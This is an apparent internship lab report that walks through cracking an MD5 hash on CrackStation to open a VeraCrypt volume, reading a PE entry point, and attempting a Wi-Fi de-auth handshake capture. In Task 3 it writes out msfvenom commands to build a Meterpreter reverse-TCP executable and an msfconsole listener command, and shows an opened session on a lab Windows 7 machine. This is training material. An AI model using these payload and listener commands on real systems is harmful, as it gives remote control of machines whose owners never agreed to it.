Task Level: Intermediate level

Team ShadowFox Batch 1 (June)

Prepared by NIKUL PATEL

Table of contents

Introduction:

VeraCrypt:

VeraCrypt is a free and open-source software that encrypts your data to keep it safe. It replaced an older program called TrueCrypt and is maintained by a community of developers focused on data security.

Released in 2013, VeraCrypt uses strong encryption methods like AES, Serpent, and Twofish. You can create encrypted "volumes" (like special folders or entire partitions) that act like regular drives, making it easy to use your encrypted data. It also supports hidden volumes, adding extra protection by hiding sensitive information within an encrypted volume.

Crackstation.net:

CrackStation.net is a website that provides tools for cracking password hashes. It has a large database of precomputed hash values, allowing users to quickly find the original passwords for various hash types. The site is often used for security testing and password recovery purpose

MSFVenom:


MSFVenom is a tool in the Metasploit Framework used by security experts to create custom payloads for testing system security. It helps simulate real cyber attacks so that vulnerabilities can be found and fixed before hackers exploit them. This tool is essential for improving the security of systems and networks.

Wifite:

Wifite is a Python-based tool used for auditing wireless networks, specifically targeting Wi- Fi networks. It is designed to automate the process of capturing packets, performing authentication handshakes, and cracking encryption keys. Wifite simplifies the tasks involved in auditing Wi-Fi networks by integrating various hacking tools and techniques into a single interface.

Task 1: A file is locked using VeraCrypt (a tool for encrypting disks). The password to open the file is in a coded format in a file named encoded.txt. You need to decode the password, use it in VeraCrypt to unlock the file, and find the secret code inside. You'll get the VeraCrypt setup file to help you.

Step1: Download the VeraCrypt setup folder provided via the drive link.



Name	Owner	Last modified	File size
shadowfox cybersecurity	Couldn't load user	Jan 14, 2024	—
Cyber Security Internship Task List.pdf	Couldn't load user	May 1, 2024	1.5 MB
Shadow fox cybersecurity april batch 2 ta...	Couldn't load user	Apr 15, 2024	465.4 MB
shadowfox cybersecurity may b2 task exp...	Couldn't load user	May 17, 2024	292 MB


Step2: Setup the VeraCrypt.exe file into your host machine.

Step3: Setup the PE Explorer executable file into the host OS.

Step4: One encrypted file is provided to access the VeraCrypt encrypted file.

Step5: We can use Crackstation.net or CyberChef to decrypt the encrypt cipher text.

Here, we are using Crackstation.net for decrypting the cipher text.



https://crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
482c811da5d5b4bc6d497ffa98491e38
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.


You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.


Last Modified: May 27, 2019, 8:19am UTC
Page Hits: 53844158
Unique Hits: 10635387
BY-SA Defuse Security | Zcash | Secure Pastebin | Source Code

Using the Crackstation.net website, we obtained the password which is: password123

Step6: Open VeraCrypt, import the VeraCrypt encrypted file and mount the same at any drive except which is taken.

Provide the password which we’ve obtained earlier in the previous step. It will lead you to access the secret file which contains the secret flag.






```
The secret code :- Never give up
```


The obtained secret code is: **never give up**

Task 2: An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Step1: Open the PE explorer setup file and setup the PE explorer tool.



Step2: Find the .exe file of VeraCrypt and open it.




Look in: Downloads

Name	Date modified
Today (3)	
VeraCrypt Setup 1.26.7	29-06-2024 17:16
PE.Explorer_setup	29-06-2024 17:06
Ganache-2.7.1-win-x64-setup	29-06-2024 10:34
Last week (1)	
kali-linux-2022.3-virtualbox-amd64	20-06-2024 00:27

File name: VeraCrypt Setup 1.26.7

Files of type: Executable Files (*.exe)

Step3: Traverse through the executable binary of VeraCrypt and find the entry point of memory address.


PE Explorer - C:\Users\Nikul Patel\Downloads\VeraCrypt Setup 1.26.7.exe
File
View
Tools
Help
HEADERS INFO
For Help, press F1

Address of Entry Point: 004237B0

Real Image Checksum: 021B358Fh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00010005h	5.1
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	

```
29.06.2024 17:30:42 : EOF Extra Data From: 0136D200h  <20369920>
29.06.2024 17:30:42 : Length of EOF Extra Data: 00E38B10h  <14912272> bytes.
29.06.2024 17:30:42 : EOF Position: 021A5D10h  <35282192>
29.06.2024 17:30:42 : Precompiling Resources...
29.06.2024 17:30:43 : Done.
```

Entry point of the VeraCrypt memory address is obtained: 004237B


Task 3: Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Step 1: Open the terminal in the attacker machine and create a payload of machine which is your target machine.

In my case my target machine is windows 7

So, the command to create payload in MSF venom is:


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<target machine ip> LPORT=<listening port> -f .exe -o reverse.exe



```
┌──(kali㉿6063)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse tcp LHOST=192.168.1.9 LPORT=4 -f
 .exe -o reverse.exe
Error: invalid format: .exe

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    ducky-script-psh
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
```




```
    nim
    nimlang
    num
    octal
    perl
    pl
    powershell
    ps1
    py
    python
    raw
    rb
    ruby
    rust
    rustlang
    sh
    vbapplication
    vbscript


┌──(kali㉿6063)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step2: After creation of payload deliver the payload to the target machine via any method.

Here, I am hosting a local python server for sharing of reverse.exe file over http server of python.



To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.


- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .msf4/
- .profile
- .sudo_as_admin_successful
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- Desktop/
- Documents/
- Downloads/
- Music/
- Pictures/
- Public/
- reverse.exe

Step3: Start a listener on your in your attacker machine and provide the required credentials to exploit the payload.

Command to directly start the listener is:

msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost <attacker ip>; set lport <attacker listener port>; exploit"

Step4: Now you will get the reverse tcp connection through meterpreter stagers payload from the target device to attacker device.




```
[*] Sending stage (176198 bytes) to 192.168.1.11
[*] 192.168.1.11 - Meterpreter session 2 closed.  Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
Interrupt: use the 'exit' command to quit
msf6 payload(windows/meterpreter/reverse_tcp) > exit

┌──(cyberhero㉿root)-[~]
└─$ msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/
reverse_tcp; set lhost 192.168.1.9; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
lhost ⇒ 192.168.1.9
lport ⇒ 4444
[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Sending stage (201798 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.9:4444 → 192.168.1.11:49242) at
2024-06-18 19:04:03 +0530

meterpreter > sysinfo
Computer        : WARRIORX-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Task 4: Make a de-auth attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the Wi- Fi. To crack the password create a word list that can include the password of your network.

1. Enabled monitor mode on a wireless adapter, used Wifite to capture the Wi-Fi handshake by performing a de-auth attack.
2. Created a wordlist with Crunch, then used Aircrack-ng to crack the Wi-Fi password from the captured handshake.
3. Verified success by confirming Aircrack-ng output, ensuring ethical testing only on authorized networks.



```
veth63d65c4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ac8b:26ff:fe0f:aef3  prefixlen 64  scopeid 0x20<link>
        ether ae:8b:26:0f:ae:f3  txqueuelen 0  (Ethernet)
        RX packets 5  bytes 322 (322.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 918 (918.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿6063)-[/home/kali]
└─# iwconfig

lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

vethe307c55  no wireless extensions.


┌──(root㉿6063)-[/home/kali]
└─# 
```

When running a virtual machine, it usually shows a wired connection instead of a wireless one. This happens because the VM uses the host machine’s network connection, which is typically presented as wired, even if the host is using Wi-Fi. The VM doesn't have direct access to the host's wireless adapter, making it unable to perform tasks like de-authentication attacks or capturing handshakes. To do these tasks, you need to connect a USB wireless adapter directly to the VM.